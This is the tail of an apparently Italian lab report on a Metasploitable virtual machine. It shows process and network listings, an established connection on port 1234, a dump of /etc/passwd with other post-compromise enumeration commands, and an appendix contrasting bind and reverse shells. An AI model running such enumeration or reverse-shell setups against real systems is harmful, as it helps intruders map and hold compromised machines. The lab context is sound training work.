root          82  0.0  0.0      0     0 ?        I<   04:32   0:00  \_ [zsw
```

```
root         83  0.0  0.0      0     0 ?        I<   04:32   0:00 \_ [kwo
root        131  0.0  0.0      0     0 ?        I<   04:32   0:00 \_ [kwo
root        144  0.0  0.0      0     0 ?        I<   04:32   0:00 \_ [kwo
root        149  0.0  0.0      0     0 ?        I<   04:32   0:00 \_ [kwo
root        160  0.0  0.0      0     0 ?        I<   04:32   0:00 \_ [cry
root        166  0.0  0.0      0     0 ?        I<   04:32   0:00 \_ [ata
root        179  0.0  0.0      0     0 ?        S    04:32   0:00 \_ [scs
root        180  0.0  0.0      0     0 ?        S    04:32   0:00 \_ [scs
root        181  0.0  0.0      0     0 ?        I<   04:32   0:00 \_ [scs
root        183  0.0  0.0      0     0 ?        I<   04:32   0:00 \_ [scs
root        184  0.0  0.0      0     0 ?        S    04:32   0:00 \_ [scs
root        185  0.0  0.0      0     0 ?        I<   04:32   0:00 \_ [scs
root        187  0.0  0.0      0     0 ?        I    04:32   0:00 \_ [kwo
root        188  0.0  0.0      0     0 ?        S    04:32   0:00 \_ [irq
root        189  0.0  0.0      0     0 ?        I<   04:32   0:00 \_ [ttm
root        226  0.0  0.0      0     0 ?        I<   04:32   0:00 \_ [kwo
root        233  0.0  0.0      0     0 ?        I    04:32   0:00 \_ [kwo
root        270  0.0  0.0      0     0 ?        S    04:32   0:00 \_ [jbd
root        271  0.0  0.0      0     0 ?        I<   04:32   0:00 \_ [ext
root        328  0.0  0.0      0     0 ?        I    04:32   0:00 \_ [kwo
root        344  0.0  0.0      0     0 ?        S    04:32   0:00 \_ [psi
root        364  0.0  0.0      0     0 ?        I    04:32   0:00 \_ [kwo
root        405  0.0  0.0      0     0 ?        S    04:32   0:00 \_ [psi
root        407  0.0  0.0      0     0 ?        I    04:32   0:00 \_ [kwo
root        473  0.0  0.0      0     0 ?        I<   04:32   0:00 \_ [rpc
root        474  0.0  0.0      0     0 ?        I<   04:32   0:00 \_ [xpr
root        541  0.0  0.0      0     0 ?        S    04:32   0:00 \_ [psi
root        799  0.0  0.0      0     0 ?        I    04:32   0:00 \_ [kwo
root        815  0.0  0.0      0     0 ?        S    04:32   0:00 \_ [psi
root        937  0.0  0.0      0     0 ?        S    04:32   0:00 \_ [psi
root       3929  0.0  0.0      0     0 ?        I    04:37   0:00 \_ [kwo
root       9978  0.0  0.0      0     0 ?        I    04:49   0:00 \_ [kwo
root      12467  0.0  0.0      0     0 ?        I    04:55   0:00 \_ [kwo
root          1  0.0  0.2  20860 12368 ?        Ss   04:32   0:00 /sbin/in
root        327  0.0  0.2  49972 17656 ?        Ss   04:32   0:00 /lib/sys
root        377  0.0  0.1  27792  7492 ?        Ss   04:32   0:00 /lib/sys
root        462  0.0  0.1   8264  7276 ?        Ss   04:32   0:00 /usr/sbi
root        494  0.0  0.0   6620  2560 ?        Ss   04:32   0:00 /usr/sbi
message+    495  0.0  0.0  10548  5504 ?        Ss   04:32   0:00 /usr/bin
polkitd     507  0.0  0.1 384148 11852 ?        Ssl  04:32   0:00 /usr/lib
root        509  0.0  0.1  17568  8448 ?        Ss   04:32   0:00 /lib/sys
root        532  0.0  0.3 334424 21572 ?        Ssl  04:32   0:00 /usr/sbi
root        557  0.0  0.2 391312 13996 ?        Ssl  04:32   0:00 /usr/sbi
root        595  0.0  0.0 358516  3332 ?        Sl   04:32   0:00 /usr/sbi
root        786  0.0  0.1 382652  7204 ?        SLsl 04:32   0:00 /usr/sbi
root        797  0.6  1.8 431156 110884 tty7    Ssl+ 04:32   0:09 \_ /usr
root        914  0.0  0.1 236348  8328 ?        Sl   04:32   0:00 \_ ligh
kali        970  0.0  0.4 341116 26988 ?        Ssl  04:32   0:00     \_
kali       1054  0.0  0.0   7908  1780 ?        Ss   04:32   0:00
kali       1097  0.2  1.7 1313696 108460 ?      Sl   04:32   0:03
kali       1131  0.0  0.4 305104 29632 ?        Sl   04:32   0:00
kali       1151  0.0  0.8 548588 49868 ?        Sl   04:32   0:00
kali       1163  0.0  0.8 539080 50064 ?        Sl   04:32   0:00
kali       1170  0.1  0.6 366724 42804 ?        Sl   04:32   0:02
kali       1171  0.0  0.4 413504 24816 ?        Sl   04:32   0:00
kali       1172  0.1  0.4 366344 27956 ?        Sl   04:32   0:02
kali       1173  0.0  0.7 535276 43660 ?        Sl   04:32   0:00
kali       1174  0.0  0.7 538072 44836 ?        Sl   04:32   0:00
kali       1175  0.0  0.7 399384 47076 ?        Sl   04:32   0:00
kali       1176  0.0  0.7 464760 43112 ?        Sl   04:32   0:00
kali       1156  0.0  0.4 414712 26396 ?        Sl   04:32   0:00
kali       1162  0.1  1.7 656452 104780 ?       Sl   04:32   0:02
kali       1245  0.2  1.6 445836 102504 ?       Rl   04:32   0:03
kali       1353  0.0  0.1  10316  6436 pts/0    Ss   04:32   0:00
```

```
kali     13271  0.0  0.0  10820  4352 pts/0    R+   04:56   0:00
kali      1246  0.0  0.4 266080 26124 ?      Sl   04:32   0:00
kali      1266  0.0  0.1 307812  8060 ?      Sl   04:32   0:00
kali      1276  0.0  0.7 561308 48696 ?      Sl   04:32   0:00
kali      1279  0.0  0.4 339136 25252 ?      Sl   04:32   0:00
kali      1281  0.0  0.1 924244 10436 ?      Sl   04:32   0:00
kali      1301  0.0  0.3 259924 18880 ?      Sl   04:32   0:00
kali      1319  0.0  0.8 449992 51836 ?      Sl   04:32   0:00
root       798  0.0  0.0   5896  1792 tty1   Ss+  04:32   0:00 /sbin/ag
rtkit      844  0.0  0.0  22776  3200 ?      SNsl 04:32   0:00 /usr/lib
kali       922  0.0  0.1  19640 11264 ?      Ss   04:32   0:00 /lib/sys
kali       923  0.0  0.0  22036  5164 ?      S    04:32   0:00 \_ (sd-
kali       939  0.0  0.2 118328 14208 ?      S<sl 04:32   0:00 \_ /usr
kali       940  0.0  0.0  94344  5760 ?      Ssl  04:32   0:00 \_ /usr
kali       942  0.0  0.5 558660 36268 ?      S<sl 04:32   0:00 \_ /usr
kali       943  0.0  0.1 101100  9088 ?      S<sl 04:32   0:00 \_ /usr
kali       945  0.0  0.0   9708  5248 ?      Ss   04:32   0:00 \_ /usr
kali       946  0.0  0.1 314176 11816 ?      SLsl 04:32   0:00 \_ /usr
kali      1064  0.0  0.1 385044  9808 ?      Ssl  04:32   0:00 \_ /usr
kali      1071  0.0  0.0   9360  4864 ?      S    04:32   0:00 |  \_
kali      1083  0.0  0.1 238304 10072 ?      Sl   04:32   0:00 \_ /usr
kali      1095  0.0  0.0  81260  5584 ?      SLs  04:32   0:00 \_ /usr
kali      1101  0.0  0.1 311760  9588 ?      Ssl  04:32   0:00 \_ /usr
kali      1442  0.0  0.1 385768 10344 ?      Sl   04:32   0:00 |  \_
kali      1107  0.0  0.1 457220 10848 ?      Sl   04:32   0:00 \_ /usr
kali      1202  0.0  0.3 410200 23664 ?      Ssl  04:32   0:00 \_ /usr
kali      1275  0.0  0.2 425624 15064 ?      Ssl  04:32   0:00 \_ /usr
kali      1313  0.0  0.0 230212  5504 ?      Ssl  04:32   0:00 \_ /usr
kali      1389  0.0  0.1 307272  8196 ?      Ssl  04:32   0:00 \_ /usr
kali      1406  0.0  0.1 307296  8236 ?      Ssl  04:32   0:00 \_ /usr
kali      1413  0.0  0.1 386272 10044 ?      Ssl  04:32   0:00 \_ /usr
kali      1420  0.0  0.1 308252  8492 ?      Ssl  04:32   0:00 \_ /usr
kali      1448  0.0  0.1 233768  8208 ?      Ssl  04:32   0:00 \_ /usr
kali      1470  0.0  0.1  48888  8064 ?      Ss   04:32   0:00 \_ /usr
kali     11183  0.0  0.1 307036  8172 ?      Sl   04:52   0:00 \_ /usr
kali      1018  0.0  0.0  19172  1536 ?      S    04:32   0:00 /usr/bin
kali      1019  0.0  0.0 217360  3840 ?      Sl   04:32   0:00 \_ /usr
kali      1033  0.0  0.0  19172  1536 ?      S    04:32   0:00 /usr/bin
kali      1035  0.0  0.0 217460  2944 ?      Sl   04:32   0:00 \_ /usr
kali      1041  0.0  0.0  19172  1536 ?      S    04:32   0:00 /usr/bin
kali      1043  0.1  0.0 217976  2816 ?      Sl   04:32   0:02 \_ /usr
kali      1139  0.0  0.0  19172  1536 ?      S    04:32   0:00 /usr/bin
kali      1140  0.0  0.0 217564  3328 ?      Sl   04:32   0:00 \_ /usr
root      1144  0.0  0.1 307720  8624 ?      Ssl  04:32   0:00 /usr/lib
kali      1280  0.0  0.0  14664  4032 ?      Ssl  04:32   0:00 xcape -e
root      1296  0.0  0.2 470924 15448 ?      Ssl  04:32   0:00 /usr/lib
colord    1310  0.0  0.2 316516 14988 ?      Ssl  04:32   0:00 /usr/lib
```

4 – Informazioni su risorse di rete

netstat -an

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN
```

```
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:58993           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp        0      0 192.168.50.101:53       0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:60120           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:59545           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:53274           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN
tcp        0   2048 192.168.50.101:1234     192.168.50.103:34678    ESTABLISHED
tcp6       0      0 :::2121                 :::*                    LISTEN
tcp6       0      0 :::3632                 :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::5432                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
udp        0      0 0.0.0.0:2049            0.0.0.0:*
udp        0      0 0.0.0.0:56066           0.0.0.0:*
udp        0      0 192.168.50.101:137      0.0.0.0:*
udp        0      0 0.0.0.0:137             0.0.0.0:*
udp        0      0 192.168.50.101:138      0.0.0.0:*
udp        0      0 0.0.0.0:138             0.0.0.0:*
udp        0      0 0.0.0.0:38670           0.0.0.0:*
udp        0      0 0.0.0.0:38160           0.0.0.0:*
udp        0      0 0.0.0.0:60309           0.0.0.0:*
udp        0      0 192.168.50.101:53       0.0.0.0:*
udp        0      0 127.0.0.1:53            0.0.0.0:*
udp        0      0 0.0.0.0:69              0.0.0.0:*
udp        0      0 127.0.0.1:53322         127.0.0.1:53322         ESTABLISHED
udp        0      0 0.0.0.0:856             0.0.0.0:*
udp        0      0 0.0.0.0:111             0.0.0.0:*
udp6       0      0 :::53                   :::*
udp6       0      0 :::33723                :::*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     12164    /tmp/.X11-unix/X0
unix  2      [ ACC ]     STREAM     LISTENING     11721    public/cleanup
unix  2      [ ACC ]     STREAM     LISTENING     11728    private/tlsmgr
unix  2      [ ACC ]     STREAM     LISTENING     11760    private/proxywrite
unix  2      [ ACC ]     STREAM     LISTENING     11784    private/discard
unix  2      [ ACC ]     STREAM     LISTENING     11732    private/rewrite
unix  2      [ ACC ]     STREAM     LISTENING     11736    private/bounce
unix  2      [ ACC ]     STREAM     LISTENING     11808    private/maildrop
unix  2      [ ACC ]     STREAM     LISTENING     11812    private/uucp
unix  2      [ ]         DGRAM                    5754     @/com/ubuntu/upstart
unix  2      [ ACC ]     STREAM     LISTENING     11764    private/smtp
unix  2      [ ACC ]     STREAM     LISTENING     11816    private/ifmail
unix  2      [ ACC ]     STREAM     LISTENING     11788    private/local
unix  2      [ ACC ]     STREAM     LISTENING     11740    private/defer
unix  2      [ ACC ]     STREAM     LISTENING     11354    /var/run/postgresql/.s.PGSQL.5432
unix  13     [ ]         DGRAM                    10849    /dev/log
unix  2      [ ACC ]     STREAM     LISTENING     11768    private/relay
unix  2      [ ACC ]     STREAM     LISTENING     11772    public/showq
unix  2      [ ]         DGRAM                    5978     @/org/kernel/udev/udevd
```

```
unix 2      [ ACC ]     STREAM     LISTENING     11776    private/error
unix 2      [ ACC ]     STREAM     LISTENING     11792    private/virtual
unix 2      [ ACC ]     STREAM     LISTENING     11820    private/bsmtp
unix 2      [ ACC ]     STREAM     LISTENING     11151    /var/run/mysqld/mysqld.sock
unix 2      [ ACC ]     STREAM     LISTENING     11744    private/trace
unix 2      [ ACC ]     STREAM     LISTENING     11824    private/scalemail-backend
unix 2      [ ACC ]     STREAM     LISTENING     11780    private/retry
unix 2      [ ACC ]     STREAM     LISTENING     11796    private/lmtp
unix 2      [ ACC ]     STREAM     LISTENING     11800    private/anvil
unix 2      [ ACC ]     STREAM     LISTENING     11748    private/verify
unix 2      [ ACC ]     STREAM     LISTENING     11828    private/mailman
unix 2      [ ACC ]     STREAM     LISTENING     11752    public/flush
unix 2      [ ACC ]     STREAM     LISTENING     11756    private/proxymap
unix 2      [ ACC ]     STREAM     LISTENING     11804    private/scache
unix 2      [ ]         DGRAM                    12278
unix 2      [ ]         DGRAM                    12267
unix 3      [ ]         STREAM     CONNECTED     12191    /tmp/.X11-unix/X0
unix 3      [ ]         STREAM     CONNECTED     12190
unix 3      [ ]         STREAM     CONNECTED     12189    /tmp/.X11-unix/X0
unix 3      [ ]         STREAM     CONNECTED     12188
unix 2      [ ]         DGRAM                    12116
unix 2      [ ]         DGRAM                    11917
unix 2      [ ]         DGRAM                    11845
unix 2      [ ]         DGRAM                    11834
unix 3      [ ]         STREAM     CONNECTED     11831
unix 3      [ ]         STREAM     CONNECTED     11830
unix 3      [ ]         STREAM     CONNECTED     11827
unix 3      [ ]         STREAM     CONNECTED     11826
unix 3      [ ]         STREAM     CONNECTED     11823
unix 3      [ ]         STREAM     CONNECTED     11822
unix 3      [ ]         STREAM     CONNECTED     11819
unix 3      [ ]         STREAM     CONNECTED     11818
unix 3      [ ]         STREAM     CONNECTED     11815
unix 3      [ ]         STREAM     CONNECTED     11814
unix 3      [ ]         STREAM     CONNECTED     11811
unix 3      [ ]         STREAM     CONNECTED     11810
unix 3      [ ]         STREAM     CONNECTED     11807
unix 3      [ ]         STREAM     CONNECTED     11806
unix 3      [ ]         STREAM     CONNECTED     11803
unix 3      [ ]         STREAM     CONNECTED     11802
unix 3      [ ]         STREAM     CONNECTED     11799
unix 3      [ ]         STREAM     CONNECTED     11798
unix 3      [ ]         STREAM     CONNECTED     11795
unix 3      [ ]         STREAM     CONNECTED     11794
unix 3      [ ]         STREAM     CONNECTED     11791
unix 3      [ ]         STREAM     CONNECTED     11790
unix 3      [ ]         STREAM     CONNECTED     11787
unix 3      [ ]         STREAM     CONNECTED     11786
unix 3      [ ]         STREAM     CONNECTED     11783
unix 3      [ ]         STREAM     CONNECTED     11782
unix 3      [ ]         STREAM     CONNECTED     11779
unix 3      [ ]         STREAM     CONNECTED     11778
unix 3      [ ]         STREAM     CONNECTED     11775
unix 3      [ ]         STREAM     CONNECTED     11774
unix 3      [ ]         STREAM     CONNECTED     11771
unix 3      [ ]         STREAM     CONNECTED     11770
unix 3      [ ]         STREAM     CONNECTED     11767
unix 3      [ ]         STREAM     CONNECTED     11766
unix 3      [ ]         STREAM     CONNECTED     11763
unix 3      [ ]         STREAM     CONNECTED     11762
unix 3      [ ]         STREAM     CONNECTED     11759
unix 3      [ ]         STREAM     CONNECTED     11758
unix 3      [ ]         STREAM     CONNECTED     11755
unix 3      [ ]         STREAM     CONNECTED     11754
```

```
unix  3      [ ]         STREAM     CONNECTED     11751
unix  3      [ ]         STREAM     CONNECTED     11750
unix  3      [ ]         STREAM     CONNECTED     11747
unix  3      [ ]         STREAM     CONNECTED     11746
unix  3      [ ]         STREAM     CONNECTED     11743
unix  3      [ ]         STREAM     CONNECTED     11742
unix  3      [ ]         STREAM     CONNECTED     11739
unix  3      [ ]         STREAM     CONNECTED     11738
unix  3      [ ]         STREAM     CONNECTED     11735
unix  3      [ ]         STREAM     CONNECTED     11734
unix  3      [ ]         STREAM     CONNECTED     11731
unix  3      [ ]         STREAM     CONNECTED     11730
unix  3      [ ]         STREAM     CONNECTED     11727
unix  3      [ ]         STREAM     CONNECTED     11726
unix  3      [ ]         STREAM     CONNECTED     11724
unix  3      [ ]         STREAM     CONNECTED     11723
unix  3      [ ]         STREAM     CONNECTED     11720
unix  3      [ ]         STREAM     CONNECTED     11719
unix  3      [ ]         STREAM     CONNECTED     11717
unix  3      [ ]         STREAM     CONNECTED     11716
unix  2      [ ]         DGRAM                    11703
unix  2      [ ]         DGRAM                    11421
unix  2      [ ]         DGRAM                    11149
unix  2      [ ]         DGRAM                    10946
unix  2      [ ]         DGRAM                    10916
unix  3      [ ]         STREAM     CONNECTED     10180
unix  3      [ ]         STREAM     CONNECTED     10179
```

netstat -s

```
Ip:
    404 total packets received
    0 forwarded
    0 incoming packets discarded
    404 incoming packets delivered
    400 requests sent out
Icmp:
    29 ICMP messages received
    1 input ICMP message failed.
    ICMP input histogram:
        destination unreachable: 17
        echo requests: 5
        echo replies: 7
    29 ICMP messages sent
    0 ICMP messages failed
    ICMP output histogram:
        destination unreachable: 17
        echo request: 7
        echo replies: 5
IcmpMsg:
        InType0: 7
        InType3: 17
        InType8: 5
        OutType0: 5
        OutType3: 17
        OutType8: 7
Tcp:
    0 active connections openings
    7 passive connection openings
    0 failed connection attempts
    0 connection resets received
    1 connections established
    124 segments received
    101 segments send out
    0 segments retransmited
    0 bad segments received.
```

```
    1 resets sent
Udp:
    251 packets received
    0 packets to unknown port received.
    0 packet receive errors
    270 packets sent
UdpLite:
TcpExt:
    1 TCP sockets finished time wait in fast timer
    2 delayed acks sent
    48 packets directly queued to recvmsg prequeue.
    24 bytes directly received in process context from prequeue
    0 packet headers predicted
    20 acknowledgments not containing data payload received
    66 predicted acknowledgments
IpExt:
    InBcastPkts: 49
    OutBcastPkts: 49
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:84:48:ba
          inet addr:192.168.50.101  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe84:48ba/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:153 errors:0 dropped:0 overruns:0 frame:0
          TX packets:218 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11280 (11.0 KB)  TX bytes:49486 (48.3 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:219 errors:0 dropped:0 overruns:0 frame:0
          TX packets:219 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:74761 (73.0 KB)  TX bytes:74761 (73.0 KB)
```

5- Utenti e autorizzazioni


```
whoami
msfadmin
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
```

```
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
id msfadmin
uid=1000(msfadmin) gid=1000(msfadmin)
groups=1000(msfadmin),4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmi
n),112(admin),119(sambashare)
groups msfadmin
msfadmin adm dialout cdrom floppy audio dip video plugdev fuse lpadmin admin sambashare
pwd
/home/msfadmin
ls -l
total 4
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
ls -la
total 36
drwxr-xr-x 5 msfadmin msfadmin 4096 2012-05-20 14:22 .
drwxr-xr-x 6 root     root     4096 2010-04-16 02:16 ..
lrwxrwxrwx 1 root     root        9 2012-05-14 00:26 .bash_history -> /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 .distcc
-rw------- 1 root     root     4174 2012-05-14 02:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin  586 2010-03-16 19:12 .profile
-rwx------ 1 msfadmin msfadmin    4 2012-05-20 14:22 .rhosts
drwx------ 2 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh
-rw-r--r-- 1 msfadmin msfadmin    0 2010-05-07 14:38 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
```

APPENDICE

Differenza tra Bind Shell e Reverse Shell


Bind Shell:



Bind Shell

A bind shell is a sort of setup where remote consoles are established with other computers over the network. In Bind shell, an attacker launches a service on the target computer, to which the attacker can connect. In a bind shell, an attacker can connect to the target computer and execute commands on the target computer. To launch a bind shell, the attacker must have the IP address of the victim to access the target computer.

Reverse Shell:



Reverse Shell

A reverse shell or connect-back is a setup, where the attacker must first start the server on his machine, while the target machine will have to act as a client that connects to the server served by the attacker. After the successful connection, the attacker can gain access to the shell of the target computer.

To launch a Reverse shell, the attacker doesn't need to know the IP address of the victim to access the target computer.

S.NO.	Bind Shell	Reverse Shell
1.	Bind Shells have the listener running on the target and the attacker connects to the listener in order to gain remote access to the target system.	In the reverse shell, the attacker has the listener running on his/her machine and the target connects to the attacker with a shell. So that attacker can access the target system.
2.	In Bind shell, the attacker finds an open port on the server/ target machine and then tries to bind his shell to that port.	In the reverse shell, the attacker opens his own port. So that victim can connect to that port for successful connection.
3.	The attacker must know the IP address of the victim before launching the Bind Shell.	The attacker doesn't need to know the IP address of the victim, because the attacker is going to connect to our open port.
4.	In Bind shell, the listener is ON on the target machine and the attacker connects to it.	The Reverse shell is opposite of the Bind Shell, in the reverse shell, the listener is ON on the Attacker machine and the target machine connects to it.
5.	Bind Shell sometimes will fail, because modern firewalls don't allow outsiders to connect to open ports.	Reverse Shell can bypass the firewall issues because this target machine tries to connect to the attacker, so the firewall doesn't bother checking packets.